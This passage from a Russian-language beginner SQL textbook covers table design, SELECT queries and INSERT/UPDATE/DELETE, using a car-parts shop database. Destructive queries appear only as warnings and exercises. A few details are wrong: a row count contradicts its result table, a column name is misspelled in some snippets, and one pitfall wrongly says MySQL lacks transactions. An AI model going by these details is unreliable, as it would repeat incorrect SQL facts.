Начните с phpMyAdmin: откройте `http://localhost/phpmyadmin`, создайте базу (кодировка обязательно `utf8mb4_unicode_ci`) и попробуйте запросы из следующей главы прямо там.

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

CREATE TABLE	Создать таблицу
INT / VARCHAR(n) / TEXT / DATETIME	Типы данных
AUTO_INCREMENT	Номер растёт сам
PRIMARY KEY	Уникальный номер строки
NOT NULL	Обязательное поле
DEFAULT	Значение по умолчанию
UNIQUE KEY	Значения не должны повторяться
KEY / INDEX	Индекс для ускорения поиска
FOREIGN KEY ... REFERENCES	Связь с другой таблицей
COMMENT	Заметка в структуре
ENGINE=InnoDB	Движок. Всегда он
CHARSET=utf8mb4	Кодировка. Не utf8
Нормализация	Каждый факт записан один раз
Мягкое удаление	aktivnyi = 0 вместо DELETE

ГРАБЛИ

Грабли

utf8 вместо utf8mb4. Эмодзи и часть символов превратятся в мусор.

FLOAT для денег. Суммы разъедутся. INT в дирамах или DECIMAL.

Список значений в одном поле. «Toyota, Honda, Nissan» — невозможно нормально искать и фильтровать.

Дублировать данные вместо связи. Обновите в одном месте — забудете в другом.

Физически удалять записи. История заказов сломается.

VARCHAR(255) для всего. Ограничение — это ещё и проверка.

Русские имена таблиц и полей. Технически возможно, практически — источник проблем на каждом шагу.

Не добавит `sozdan` сразу. Через полгода понадобится, а данных за прошлое уже не будет.

ЗАДАЧИ

Задачи

Задача 26.1. Установите phpMyAdmin (идёт с XAMPP/OpenServer), создайте базу `magazin` с кодировкой `utf8mb4_unicode_ci`.

Задача 26.2. Создайте таблицу `tovary` из главы и добавьте пять товаров.

Задача 26.3. Какой тип выбрать для каждого поля? Обоснуйте:

1. Название товара.
2. Цена.
3. Количество на складе.
4. Описание на две страницы.
5. Дата добавления.
6. Есть ли скидка.
7. Артикул.
8. Вес в килограммах.

Задача 26.4. Найдите ошибки в проектировании:

```
CREATE TABLE zakazy (  
    nomer INT,  
    tovary VARCHAR(500),  
    klient_imya VARCHAR(100),  
    klient_telefon VARCHAR(20),  
    klient_adres VARCHAR(255),  
    summa FLOAT,  
    data VARCHAR(20)  
);
```

Найдите минимум пять проблем.

Задача 26.5. Спроектируйте таблицу `otzyvy` — отзывы о товарах. Какие поля нужны? Как связать с товарами и покупателями?

Задача 26.6. Спроектируйте связь «товар подходит к нескольким автомобилям». Сколько таблиц понадобится?

Задача 26.7. Почему поле `cena` лучше назвать `cena_diram`? Что это даёт через год?

Задача 26.8. Откройте `sql/` в этом репозитории и посмотрите на структуру таблицы товаров боевого магазина. Какие поля есть там, которых нет у вас? Зачем каждое из них?

Ответы — в Приложении Г.

В БОЮ

В папке `sql/` этого репозитория лежат **миграции** — файлы, которые создают и изменяют структуру базы.

Обратите внимание на две вещи.

Каждый файл идемпотентен — то есть его можно применить дважды без вреда. Там везде `CREATE TABLE IF NOT EXISTS` и проверки перед добавлением столбца. Это жёсткое правило проекта: миграция, которая падает при повторном запуске, однажды уронит боевой сайт.

Структура меняется только миграциями. Никто не правит таблицы руками в phpMyAdmin на боевом сервере. Иначе на тестовом сервере структура одна, на боевом другая, и код работает то так, то эдак.

ИТОГ

Итог

- База — картотека: **таблица** = ящик, **строка** = карточка, **столбец** = поле.
- MySQL для сайтов, SQL — язык запросов, почти одинаковый везде.
- Всегда `ENGINE=InnoDB` и `CHARSET=utf8mb4` (не `utf8`).
- Деньги — `INT` в мелких единицах или `DECIMAL`. Никогда `FLOAT`.
- Одно поле — одно значение. Список — это отдельная таблица.
- Каждый факт записан один раз. Дублирование = рассинхронизация.
- `FOREIGN KEY` заставляет базу саму следить за связями.
- Добавляйте `sozdan`, `izmenen`, `aktivnyi` сразу.
- Мягкое удаление вместо `DELETE`.
- Имена — латиница, нижний регистр, подчёркивания, таблицы во множественном числе.

Дальше — SELECT: научимся доставать из базы именно то, что нужно.

SELECT: достаём данные

ЗАЧЕМ ЭТО

Зачем эта глава

SELECT — самая используемая команда в вашей будущей жизни. Каталог, поиск, фильтры, отчёты, личный кабинет — всё это **SELECT**.

Хорошая новость: он читается почти как английская фраза. Плохая: у него много частей, и порядок их строгий.

Разберём всё по кускам. Каждый пример в этой главе **реально выполнялся**, и таблицы результатов — настоящие.

РАЗБИРАЕМСЯ

Скелет запроса

SELECT	какие столбцы
FROM	из какой таблицы
WHERE	какие строки брать
GROUP BY	как группировать
HAVING	какие группы оставить
ORDER BY	как отсортировать
LIMIT	сколько показать

⚠ **Порядок частей менять нельзя.** **ORDER BY** перед **WHERE** — ошибка. Запомните последовательность, она одинакова во всех базах.

Обязательны только **SELECT** и **FROM**. Остальное — по необходимости.

```
SELECT * FROM tovary;  
SELECT nazvanie, cena FROM tovary;  
SELECT nazvanie AS tovar, cena AS stoimost FROM tovary;
```

* означает «все столбцы».

! **SELECT *** удобен для проб, но плох в рабочем коде. Причины:

- тянет лишние данные, включая большие описания;
- добавили столбец в таблицу — запрос молча стал тяжелее;
- непонятно, что именно использует код.

Перечисляйте нужные столбцы явно.

AS задаёт новое имя столбцу в результате. Полезно, когда имя длинное или столбцы из разных таблиц называются одинаково.

```
SELECT nazvanie, cena, ostatok  
FROM tovary  
WHERE cena < 20000;
```

WHERE: отбираем только нужные строки

```
SELECT nazvanie, cena, ostatok FROM tovary WHERE cena < 20000 ORDER BY cena
```

↓

NAZVANIE	CENA	OSTATOK
Тормозная жидкость DOT4	3900	31
Масляный фильтр Mann	4500	23
Салонный фильтр Mann	5500	9
Воздушный фильтр Mann	6500	14
Ремкомплект суппорта	8900	5
Свечи зажигания Denso	12000	0
Свечи NGK Iridium	15000	6

Результат: 7 строк

Из двенадцати товаров подошли шесть — те, что дешевле 200 сомони.

► Операторы сравнения

```
WHERE cena = 25000
WHERE cena <> 25000      -- не равно (можно и !=)
WHERE cena > 20000
WHERE cena BETWEEN 5000 AND 30000
WHERE brend IN ('Bosch', 'Mann')
WHERE brend NOT IN ('NGK')
WHERE ostatok > 0 AND cena < 20000
WHERE brend = 'Bosch' OR brend = 'Mann'
WHERE NOT (ostatok = 0)
```

BETWEEN включает границы: **BETWEEN 5000 AND 30000** возьмёт и 5000, и 30000.

IN — короткая запись для «или»: **IN ('a', 'b', 'c')** вместо трёх **OR**.

► Поиск по тексту: LIKE

```
WHERE nazvanie LIKE '%фильм%'      -- содержит
WHERE nazvanie LIKE 'Тормозные%'    -- начинается с
WHERE artikl LIKE '%815'            -- заканчивается на
```

ЗНАК	ЧТО ОЗНАЧАЕТ
------	--------------

%	Любое количество любых символов
---	---------------------------------

_	Ровно один любой символ
---	-------------------------

⚠ **LIKE '%текст%'** — медленный запрос. База не может использовать индекс и вынуждена просмотреть все строки. На тысяче товаров незаметно, на миллионе — катастрофа.

Для серьёзного поиска есть полнотекстовый индекс (**FULLTEXT**) и отдельные поисковые движки. Разберём в главе 35.

► Пустые значения: IS NULL

```
WHERE opisanie IS NULL
WHERE opisanie IS NOT NULL
```

⚠ `= NULL` не работает никогда. `NULL` означает «неизвестно», а неизвестное не равно ничему, даже другому неизвестному. Только `IS NULL`.

Это одна из самых частых ошибок новичков в SQL.

РАЗБИРАЕМСЯ

ORDER BY: сортировка

```
SELECT nazvanie, cena FROM tovary ORDER BY cena;           -- по возрастанию
SELECT nazvanie, cena FROM tovary ORDER BY cena DESC;      -- по убыванию
SELECT nazvanie, cena FROM tovary ORDER BY brend, cena;    -- сначала по бренду,
внутри по цене
```

`ASC` — по возрастанию (по умолчанию), `DESC` — по убыванию.

Сортировка по нескольким полям через запятую: сначала по первому, при равенстве — по второму.

РАЗБИРАЕМСЯ

LIMIT: сколько показывать

```
SELECT nazvanie FROM tovary LIMIT 5;                       -- первые 5
SELECT nazvanie FROM tovary LIMIT 5 OFFSET 10;             -- 5 штук, пропустив 10
SELECT nazvanie FROM tovary LIMIT 10, 5;                   -- то же короче: пропустить 10,
взять 5
```

Это и есть пагинация. Формула:

$$\text{OFFSET} = (\text{номер_страницы} - 1) \times \text{товаров_на_странице}$$

Третья страница по 20 товаров: `LIMIT 20 OFFSET 40`.

⚠ `ORDER BY` обязателен, если используете `LIMIT`. Без сортировки база не обязана возвращать строки в каком-то определённом порядке — и на второй странице может оказаться то же, что на первой.

Здесь начинается по-настоящему полезное.

```
SELECT COUNT(*) FROM tovary;           -- сколько строк
SELECT COUNT(*) FROM tovary WHERE ostatok > 0; -- сколько в наличии
SELECT SUM(ostatok) FROM tovary;        -- сумма
SELECT AVG(cena) FROM tovary;           -- среднее
SELECT MIN(cena), MAX(cena) FROM tovary; -- минимум и максимум
SELECT SUM(cena * ostatok) FROM tovary;  -- стоимость склада
```

Такие функции называются **агрегатными** — они «схлопывают» много строк в одно значение.

⚠ **COUNT(*)** и **COUNT(столбец)** — разные вещи. Первый считает все строки, второй — только те, где столбец не **NULL**.

Вот самая мощная часть SQL.

```
SELECT brend, COUNT(*) AS shtuk, SUM(ostatok) AS na_sklade
FROM tovary
WHERE aktivnyi = 1
GROUP BY brend
ORDER BY shtuk DESC;
```

GROUP BY: вся сводка одним запросом

```
SELECT brend, COUNT(*) AS shtuk, SUM(ostatok) AS na_sklade FROM tovary WHERE aktivnyi = 1 GROUP BY brend  
ORDER BY shtuk DESC
```

↓

BREND	SHTUK	NA_SKLADE
Bosch	4	45
Mann	3	46
NGK	1	6
KYB	1	0
Denso	1	0
Brembo	1	2

Результат: 6 строк

База сгруппировала товары по бренду и посчитала итоги. В PHP на это ушёл бы цикл и три массива.

Что произошло. База сгруппировала строки по бренду и для каждой группы посчитала итоги. Одним запросом получена вся сводка — в PHP на это ушёл бы цикл и несколько массивов.

► Правило GROUP BY

⚠ В `SELECT` можно ставить только:

- поля, по которым группируете;
- агрегатные функции.

-- ❌ Неправильно: название у каждой строки своё, какое показать?

```
SELECT brend, nazvanie, COUNT(*) FROM tovary GROUP BY brend;
```

-- ✅ Правильно

```
SELECT brend, COUNT(*) FROM tovary GROUP BY brend;
```

MySQL в старых настройках это молча прощал и показывал случайное значение — источник трудноуловимых ошибок. В новых версиях выдаёт ошибку, и правильно делает.

► HAVING: фильтр для групп

```
SELECT brend, COUNT(*) AS shtuk
FROM tovary
GROUP BY brend
HAVING COUNT(*) >= 2
ORDER BY shtuk DESC;
```

Разница **WHERE** и **HAVING** — частый вопрос на собеседованиях:

	КОГДА РАБОТАЕТ	НАД ЧЕМ
WHERE	До группировки	Над отдельными строками
HAVING	После группировки	Над результатами групп

«Бренды, у которых больше двух товаров» — это **HAVING**, потому что количество известно только после группировки.

«Товары дороже 200 сомони» — это **WHERE**, потому что цена известна у каждой строки.

```
-- Строки
SELECT UPPER(nazvanie), LOWER(brend), LENGTH(artikul) FROM tovary;
SELECT CONCAT(brend, ' — ', nazvanie) AS polnoe FROM tovary;
SELECT SUBSTRING(nazvanie, 1, 20) FROM tovary;
SELECT TRIM(nazvanie) FROM tovary;

-- Числа
SELECT ROUND(cena / 100.0, 2) AS somoni FROM tovary;
SELECT CEIL(cena / 100.0), FLOOR(cena / 100.0) FROM tovary;

-- Даты (MySQL)
SELECT NOW(); -- текущие дата и время
SELECT CURDATE(); -- текущая дата
SELECT DATE_FORMAT(sozdan, '%d.%m.%Y'); -- 24.08.2026
SELECT DATEDIFF(NOW(), sozdan) AS dney_nazad; -- разница в днях

-- Условие прямо в запросе
SELECT nazvanie,
       CASE
         WHEN ostatok = 0 THEN 'Под заказ'
         WHEN ostatok <= 3 THEN 'Мало'
         ELSE 'В наличии'
       END AS status
FROM tovary;
```

`CASE` — это `if/else` внутри SQL. Иногда удобно посчитать статус сразу в базе, чтобы не гонять лишние данные в PHP.

Запрос внутри запроса:

```
-- Товары дороже среднего
SELECT nazvanie, cena
FROM tovary
WHERE cena > (SELECT AVG(cena) FROM tovary)
ORDER BY cena DESC;
```

Подзапрос: товары дороже средней цены

```
SELECT nazvanie, cena FROM tovary WHERE cena > (SELECT AVG(cena) FROM tovary) ORDER BY cena DESC
```

↓

NAZVANIE	CENA
Аккумулятор Bosch S4	95000
Тормозные диски Brembo	78000
Стойка амортизатора KYB	42000
Ремень ГРМ Bosch	31000

Результат: 4 строки

Внутренний запрос считает среднее, внешний использует результат.

Внутренний запрос считает среднее, внешний использует результат.

⚠ Подзапросы читаемы, но бывают медленными: внутренний может выполняться для каждой строки. Часто то же самое делается через **JOIN** (глава 29) быстрее.

Совет: сначала напишите понятно подзапросом. Если станет медленно — перепишите через **JOIN**. Преждевременная оптимизация вредна.

```
-- Каталог: первая страница, только активные и в наличии
SELECT id, nazvanie, artikl, brend, cena, ostatok
FROM tovary
WHERE aktivnyi = 1 AND ostatok > 0
ORDER BY nazvanie
LIMIT 6 OFFSET 0;

-- Поиск по названию или артикулу
SELECT id, nazvanie, cena
FROM tovary
WHERE aktivnyi = 1
      AND (nazvanie LIKE '%фильтр%' OR artikl LIKE '%фильтр%')
ORDER BY cena;

-- Фильтр: бренд и диапазон цены
SELECT nazvanie, brend, cena
FROM tovary
WHERE aktivnyi = 1
      AND brend = 'Mann'
      AND cena BETWEEN 4000 AND 7000
ORDER BY cena;

-- Сколько всего найдено — для пагинации
SELECT COUNT(*) AS vsego
FROM tovary
WHERE aktivnyi = 1 AND ostatok > 0;

-- Список брендов для выпадающего списка, с количеством
SELECT brend, COUNT(*) AS shtuk
FROM tovary
WHERE aktivnyi = 1
GROUP BY brend
ORDER BY brend;

-- Отчёт: стоимость склада по категориям
SELECT kategoriya,
      COUNT(*) AS pozicij,
      SUM(ostatok) AS shtuk,
      ROUND(SUM(cena * ostatok) / 100.0, 2) AS summa_somoni
```

```

FROM tovary
WHERE aktivnyi = 1
GROUP BY kategoriya
ORDER BY summa_somoni DESC;

-- Что заканчивается: меньше трёх штук

SELECT nazvanie, ostatok
FROM tovary
WHERE aktivnyi = 1 AND ostatok BETWEEN 1 AND 3
ORDER BY ostatok;

```

НА ЭКРАНЕ

На экране

Отчёт по категориям — одним запросом:

Отчёт по категориям — один запрос

```

SELECT kategoriya, COUNT(*) AS pozicij, SUM(ostatok) AS shtuk, ROUND(SUM(cena * ostatok) / 100.0, 2) AS
summa_somoni FROM tovary WHERE aktivnyi = 1 GROUP BY kategoriya ORDER BY summa_somoni DESC

```

↓

KATEGORIYA	POZICIJ	SHTUK	SUMMA_SOMONI
Тормоза	3	40	4519
Электрика	1	4	3800
Фильтры	3	46	2440
Двигатель	1	3	930
Зажигание	2	6	900
Подвеска	1	0	0

Результат: 6 строк

Количество позиций, штук на складе и стоимость в сомони. Всё посчитала база.

Обратите внимание: посчитано количество позиций, штук и общая стоимость, переведённая в сомони, — всё это база сделала сама.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>SELECT</code>	Какие столбцы вернуть
<code>*</code>	Все столбцы. В рабочем коде не используйте
<code>AS</code>	Переименовать столбец в результате
<code>FROM</code>	Из какой таблицы
<code>WHERE</code>	Какие строки брать
<code><></code> или <code>!=</code>	Не равно
<code>BETWEEN a AND b</code>	В диапазоне, включая границы
<code>IN (...)</code>	Одно из перечисленных
<code>LIKE '%текст%'</code>	Содержит. Медленно
<code>IS NULL</code>	Пусто. <code>= NULL</code> не работает
<code>ORDER BY ... DESC</code>	Сортировка по убыванию
<code>LIMIT n OFFSET m</code>	n строк, пропустив m. Пагинация
<code>COUNT(*)</code>	Сколько строк
<code>SUM / AVG / MIN / MAX</code>	Сумма, среднее, минимум, максимум
<code>GROUP BY</code>	Сгруппировать и посчитать по группам
<code>HAVING</code>	Фильтр после группировки
<code>CASE WHEN ... THEN ... END</code>	Условие внутри запроса
<code>CONCAT()</code>	Склеить строки
<code>DATE_FORMAT()</code>	Формат даты

ГРАБЛИ

Грабли

`= NULL` вместо `IS NULL`. Не сработает никогда, ошибки не будет.

SELECT * в рабочем коде. Тянет лишнее, ломается при изменении таблицы.

LIMIT без **ORDER BY**. Порядок строк не гарантирован, пагинация поедет.

Путать **WHERE** и **HAVING**. **WHERE** — до группировки, **HAVING** — после.

LIKE '%текст%' на большой таблице. Индекс не работает, полный перебор.

Поле в **SELECT**, которого нет в **GROUP BY**. Ошибка или случайное значение.

Забывать про **aktivnyi = 1**. В каталоге появятся скрытые товары. Помните про мягкое удаление из главы 26 — фильтр по нему нужен в **каждом** запросе каталога.

ЗАДАЧИ

Задачи

Все задачи выполняйте в phpMyAdmin на своей таблице.

Задача 27.1. Выведите все товары бренда Bosch, отсортированные по цене от дорогих к дешёвым.

Задача 27.2. Найдите товары, у которых в названии есть слово «фильтр».

Задача 27.3. Сколько товаров в наличии, а сколько под заказ? Два запроса.

Задача 27.4. Найдите самый дорогой и самый дешёвый товар. Выведите их названия, а не только цены.

Задача 27.5. Посчитайте среднюю цену по каждому бренду. Отсортируйте по убыванию средней цены.

Задача 27.6. Выведите бренды, у которых больше одного товара.

Задача 27.7. Товары второй страницы, если на странице по 4 товара.

Задача 27.8. Выведите название, цену в сомони (с двумя знаками) и текстовый статус наличия через **CASE**.

Задача 27.9. Найдите товары дороже средней цены своего бренда. Подсказка: подзапрос со связью.

Задача 27.10. Что не так с каждым запросом?

```
SELECT * FROM tovary WHERE opisanie = NULL;  
SELECT brend, nazvanie, COUNT(*) FROM tovary GROUP BY brend;  
SELECT nazvanie FROM tovary LIMIT 10;  
SELECT * FROM tovary WHERE COUNT(*) > 5;
```

Задача 27.11. Напишите запрос для страницы «Распродажа»: товары с остатком больше 10 и ценой ниже средней, сначала самые дешёвые, не больше 12 штук.

Ответы — в Приложении Г.

В БОЮ В бою

Откройте `includes/` в этом репозитории и найдите запросы к каталогу. Увидите ту же структуру: `WHERE aktivnyi = 1`, фильтры, `ORDER BY`, `LIMIT`.

Обратите внимание на одну деталь: рядом с основным запросом почти всегда идёт **второй** запрос с `COUNT(*)` — он считает общее количество для пагинации.

Почему нельзя обойтись одним: `LIMIT 20` вернёт двадцать строк, и вы не узнаете, сколько всего подходит под фильтр. А без этого не нарисовать номера страниц.

Так делают все: один запрос за данными, второй за количеством. Условия в них одинаковые.

ИТОГ

- Порядок частей строгий: `SELECT → FROM → WHERE → GROUP BY → HAVING → ORDER BY → LIMIT`.
- Перечисляйте столбцы явно, не `SELECT *`.
- `IS NULL`, а не `= NULL`.
- `LIMIT` всегда с `ORDER BY`.
- `LIMIT n OFFSET m` — пагинация. `OFFSET = (страница - 1) × на_странице`.
- `GROUP BY` + `COUNT/SUM/AVG` — вся аналитика одним запросом.
- `WHERE` фильтрует строки до группировки, `HAVING` — группы после.
- `LIKE '%...%'` не использует индекс — медленно на больших таблицах.
- В каталоге всегда фильтруйте по `aktivnyi = 1`.
- Для пагинации нужен второй запрос с `COUNT(*)`.

Дальше — как добавлять, менять и удалять данные.

INSERT, UPDATE, DELETE

ЗАЧЕМ ЭТО

Зачем эта глава

`SELECT` только читает. Теперь научимся менять данные: добавлять товары, обновлять остатки, скрывать снятое с продажи.

Эти три команды опаснее `SELECT`. Ошиблись в выборке — увидели не то. Ошиблись в `UPDATE` — испортили данные, и без резервной копии их не вернуть.

Поэтому в этой главе будет много предупреждений. Не пропускайте их: описанные ошибки совершали все, включая автора.

РАЗБИРАЕМСЯ

INSERT — добавляем

► Одна строка

```
INSERT INTO tovary (nazvanie, artikul, brend, kategoriya, cena, ostatok)
VALUES ('Стойка амортизатора KYB', '341341', 'KYB', 'Подвеска', 42000, 5);
```

Порядок значений в `VALUES` должен совпадать с порядком столбцов в скобках.

⚠ Всегда перечисляйте столбцы явно. Можно написать короче:

```
INSERT INTO tovary VALUES (NULL, 'Название', ...); -- ❌ так не надо
```

Но тогда запрос сломается, как только кто-то добавит столбец в таблицу. А произойдёт это обязательно.

► Несколько строк сразу

```
INSERT INTO tovary (nazvanie, artikul, brend, kategoriya, cena, ostatok) VALUES
('Свечи NGK Iridium', 'ILKAR7B11', 'NGK', 'Зажигание', 15000, 6),
('Ремень ГРМ Bosch', '1987949095', 'Bosch', 'Двигатель', 31000, 3),
('Тормозная жидкость', '1987479107', 'Bosch', 'Тормоза', 3900, 31);
```

Один запрос вместо трёх — **в разы быстрее**. Когда будете загружать прайс-лист поставщика на десять тысяч позиций, разница окажется между «полторы минуты» и «сорок минут».

Обычно вставляют пачками по 500–1000 строк.

► Что вернётся

После вставки база знает номер новой строки:

```
SELECT LAST_INSERT_ID();
```

В PHP это будет `$pdo->lastInsertId()` — понадобится в главе 41, когда будем создавать заказ и сразу добавлять к нему товары.

► Если такая строка уже есть

```
-- Не вставлять, если конфликт с уникальным ключом
INSERT IGNORE INTO tovary (artikul, nazvanie, ...) VALUES (...);

-- Вставить или обновить существующую
INSERT INTO tovary (artikul, nazvanie, cena, ostatok)
VALUES ('W71280', 'Масляный фильтр Mann', 4500, 23)
ON DUPLICATE KEY UPDATE
    cena = VALUES(cena),
    ostatok = VALUES(ostatok);
```

`ON DUPLICATE KEY UPDATE` — крайне полезная штука. Читается: «попробуй вставить, а если такой артикул уже есть — обнови цену и остаток».

Именно так загружают прайс-листы: новые товары добавляются, у существующих обновляются цены. Одним запросом, без предварительных проверок.

```
UPDATE tovary
SET cena = 26000
WHERE id = 1;
```

Несколько полей сразу:

```
UPDATE tovary
SET cena = 26000,
    ostatok = 5,
    izmenen = NOW()
WHERE id = 1;
```

► ⚠ Самая дорогая ошибка в SQL

```
UPDATE tovary SET cena = 26000;
```

Заметили? Нет **WHERE**. Этот запрос поставит цену 26000 всем товарам в таблице.

Отменить нельзя. Только восстановить из резервной копии — если она есть.

Правило, которое стоит превратить в рефлекс:

Сначала пишете **WHERE**, потом всё остальное.

Ещё надёжнее — проверить выборкой перед изменением:

```
-- 1. Сначала посмотреть, что затронется
SELECT id, nazvanie, cena FROM tovary WHERE brend = 'Bosch';

-- 2. Убедились, что строки те самые — только теперь менять
UPDATE tovary SET cena = cena * 1.1 WHERE brend = 'Bosch';
```

Тридцать секунд на проверку против часов восстановления. Так делают все, кто однажды обжётся.

► Изменение относительно текущего значения

```
UPDATE tovary SET ostatek = ostatek - 1 WHERE id = 1;  
UPDATE tovary SET cena = ROUND(cena * 1.1) WHERE brend = 'Bosch';
```

Это важный приём. Сравните два способа уменьшить остаток:

```
-- ❌ Опасно: между чтением и записью кто-то мог купить  
SELECT ostatek FROM tovary WHERE id = 1; -- получили 7  
UPDATE tovary SET ostatek = 6 WHERE id = 1;  
  
-- ✅ Безопасно: база сама вычитет от текущего значения  
UPDATE tovary SET ostatek = ostatek - 1 WHERE id = 1 AND ostatek > 0;
```

Первый вариант — классическая ошибка «состояния гонки»: два покупателя одновременно оформили последнюю единицу, и остаток ушёл в минус.

Второй вариант защищает: `AND ostatek > 0` не даст уйти ниже нуля.

► Ограничение количества

```
UPDATE tovary SET aktivnyi = 0 WHERE brend = 'NGK' LIMIT 1;
```

`LIMIT` в `UPDATE` работает и служит страховкой: если условие вдруг окажется шире, чем вы думали, пострадает одна строка, а не тысяча.

РАЗБИРАЕМСЯ

DELETE — удаляем

```
DELETE FROM tovary WHERE id = 12;
```

⚠️ То же смертельное правило: без `WHERE` удалится вся таблица.

```
DELETE FROM tovary; -- ❌ пустая таблица
```

► Но чаще удалять не нужно

Помните мягкое удаление из главы 26?

```
-- Вместо DELETE
UPDATE tovary SET aktivnyi = 0 WHERE id = 12;
```

Товар исчезает из каталога, но остаётся в базе. Причины:

- он может быть в чьём-то заказе — история не сломается;
- удалили по ошибке — вернуть можно одной командой;
- статистика за прошлый год останется правдивой.

В боевых системах физическое удаление применяется редко: для временных данных, корзин, логов старше года, сессий.

► Когда всё-таки удаляют

```
-- Чистка старых записей
DELETE FROM sessii WHERE sozdana < DATE_SUB(NOW(), INTERVAL 30 DAY);

-- Убрать позицию из корзины
DELETE FROM korzina WHERE polzovatel_id = 42 AND tovar_id = 7;
```

► TRUNCATE — очистить таблицу целиком

```
TRUNCATE TABLE vremennye_dannye;
```

Быстрее, чем `DELETE`, и сбрасывает счётчик `AUTO_INCREMENT`. Но отменить нельзя вообще — используйте только для временных таблиц.

РАЗБИРАЕМСЯ

Транзакции — всё или ничего

Представьте оформление заказа:

1. создать запись заказа;
2. добавить товары в заказ;
3. уменьшить остатки на складе.

Что будет, если между вторым и третьим шагом оборвётся связь? Заказ есть, товары есть, а склад показывает старые остатки. Данные разошлись.

Транзакция решает это:

```

START TRANSACTION;

INSERT INTO zakazy (klient, summa) VALUES ('Фирдавс', 76200);
INSERT INTO zakaz_tovary (zakaz_id, tovar_id, kolichestvo) VALUES (LAST_INSERT_ID(),
1, 3);
UPDATE tovary SET ostatek = ostatek - 3 WHERE id = 1;

COMMIT;

```

КОМАНДА

ЧТО ДЕЛАЕТ

START TRANSACTION	Начать. Изменения пока «черновые»
COMMIT	Записать всё разом
ROLLBACK	Отменить всё, как будто ничего не было

Правило: всё выполнится или ничего. Промежуточного состояния не бывает.

⚠ Транзакции работают **только на InnoDB**. Вот зачем в главе 26 мы указывали движок явно.

Подробно разберём в главе 41, когда будем оформлять заказ по-настоящему.

РАЗБИРАЕМСЯ

Резервные копии

Раз уж мы говорим об опасных операциях — про копии.

```

# Сделать копию всей базы
mysqldump -u root -p magazin > kopiya.sql

# Восстановить
mysql -u root -p magazin < kopiya.sql

```

Три правила, которые пишутся кровью:

- 1. Делайте копию перед любым массовым изменением.** Тридцать секунд против потерянного дня.
- 2. Проверяйте, что копия разворачивается.** Копия, которую никогда не восстанавливали, — это не копия, а надежда.
- 3. Храните копию не на том же сервере.** Сгорел диск — сгорело всё.

На боевом сайте копии делаются автоматически, каждую ночь, и хранятся за последние 30 дней. Займёмся этим в главе 57.

```
-- Добавить товар
INSERT INTO tovary (nazvanie, artikl, brend, kategoriya, cena, ostatok)
VALUES ('Стойка амортизатора KYB', '341341', 'KYB', 'Подвеска', 42000, 5);

-- Обновить цену одного товара
UPDATE tovary SET cena = 26000, izmenen = NOW() WHERE id = 1;

-- Поднять цены бренда на 10%
UPDATE tovary SET cena = ROUND(cena * 1.1) WHERE brend = 'Bosch' AND aktivnyi = 1;

-- Продали три штуки — уменьшить остаток безопасно
UPDATE tovary SET ostatok = ostatok - 3 WHERE id = 1 AND ostatok >= 3;

-- Снять с продажи, не удаляя
UPDATE tovary SET aktivnyi = 0 WHERE id = 12;

-- Вернуть в продажу
UPDATE tovary SET aktivnyi = 1 WHERE id = 12;

-- Обнулить остатки бренда, который больше не возим
UPDATE tovary SET ostatok = 0, aktivnyi = 0 WHERE brend = 'NGK';

-- Загрузка прайса: новые добавить, у существующих обновить цену
INSERT INTO tovary (artikl, nazvanie, brend, kategoriya, cena, ostatok)
VALUES ('W71280', 'Масляный фильтр Mann', 'Mann', 'Фильтры', 4700, 30)
ON DUPLICATE KEY UPDATE cena = VALUES(cena), ostatok = VALUES(ostatok);

-- Почистить старые корзины
DELETE FROM korzina WHERE izmenena < DATE_SUB(NOW(), INTERVAL 60 DAY);
```

Посмотрим, как работает безопасное уменьшение остатка. Было 7 штук:

До продажи: на складе 7 штук

```
SELECT id, nazvanie, ostatok FROM tovary WHERE id = 1
```

↓

ID	NAZVANIE	OSTATOK
1	Тормозные колодки Bosch	7

Результат: 1 строка

Выполняем `UPDATE tovary SET ostatok = ostatok - 3 WHERE id = 1 AND ostatok >= 3`:

После продажи трёх штук: осталось 4

```
SELECT id, nazvanie, ostatok FROM tovary WHERE id = 1
```

↓

ID	NAZVANIE	OSTATOK
1	Тормозные колодки Bosch	4

Результат: 1 строка

Попытка продать ещё 10 при остатке 4 не изменила ни одной строки — условие `ostatok >= 10` не выполнилось.

Теперь попробуем продать ещё 10 штук при остатке 4. Условие `ostatok >= 10` не выполнится, и запрос не изменит ничего — вместо того чтобы увести остаток в минус.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>INSERT INTO ... VALUES</code>	Добавить строку
Несколько наборов через запятую	Вставить пачкой. Гораздо быстрее
<code>LAST_INSERT_ID()</code>	Номер только что добавленной строки
<code>INSERT IGNORE</code>	Не падать при дубле
<code>ON DUPLICATE KEY UPDATE</code>	Вставить или обновить. Загрузка прайсов
<code>UPDATE ... SET ... WHERE</code>	Изменить. WHERE обязателен
<code>SET ostatok = ostatok - 1</code>	Изменить относительно текущего
<code>DELETE FROM ... WHERE</code>	Удалить. WHERE обязателен
<code>TRUNCATE TABLE</code>	Очистить целиком. Необратимо
<code>START TRANSACTION</code> / <code>COMMIT</code> / <code>ROLLBACK</code>	Всё или ничего
<code>NOW()</code>	Текущие дата и время
<code>DATE_SUB(NOW(), INTERVAL 30 DAY)</code>	Тридцать дней назад
<code>mysqldump</code>	Сделать резервную копию

ГРАБЛИ

Грабли

UPDATE или **DELETE** без **WHERE**. Самая дорогая ошибка в SQL. Пишите **WHERE** первым делом.

Не проверять выборкой перед изменением. Тридцать секунд экономии против часов восстановления.

Читать, потом писать вместо `ostatok = ostatok - 1`. Два одновременных заказа уведут остаток в минус.

Забывать защиту `AND ostatok >= N`. Остаток станет отрицательным.

Физически удалять то, что связано с заказами. История сломается.

Вставлять строки по одной в цикле. На больших объёмах — часы вместо минут.

Не делать копию перед массовой операцией. Один раз обожжётесь — будете делать всегда.

Считать, что транзакция сработала на MySQL. Не сработает, `ROLLBACK` ничего не отменит.

ЗАДАЧИ

Задачи

 Перед выполнением сделайте копию своей учебной базы.

Задача 28.1. Добавьте три товара одним запросом.

Задача 28.2. Поднимите цену всех товаров категории «Тормоза» на 15%. Сначала посмотрите выборкой, что затронется.

Задача 28.3. Уменьшите остаток товара №2 на 5 штук безопасным способом. Потом попробуйте уменьшить ещё на 100 — что произошло?

Задача 28.4. Снимите с продажи все товары, которых нет в наличии. Не удаляйте.

Задача 28.5. Что делает каждый запрос? Отвечайте **не выполняя**:

```
UPDATE tovary SET cena = 0;  
DELETE FROM tovary WHERE brend = 'Bosch';  
UPDATE tovary SET ostatek = ostatek + 10 WHERE kategoriya = 'Фильтры';  
TRUNCATE TABLE tovary;
```

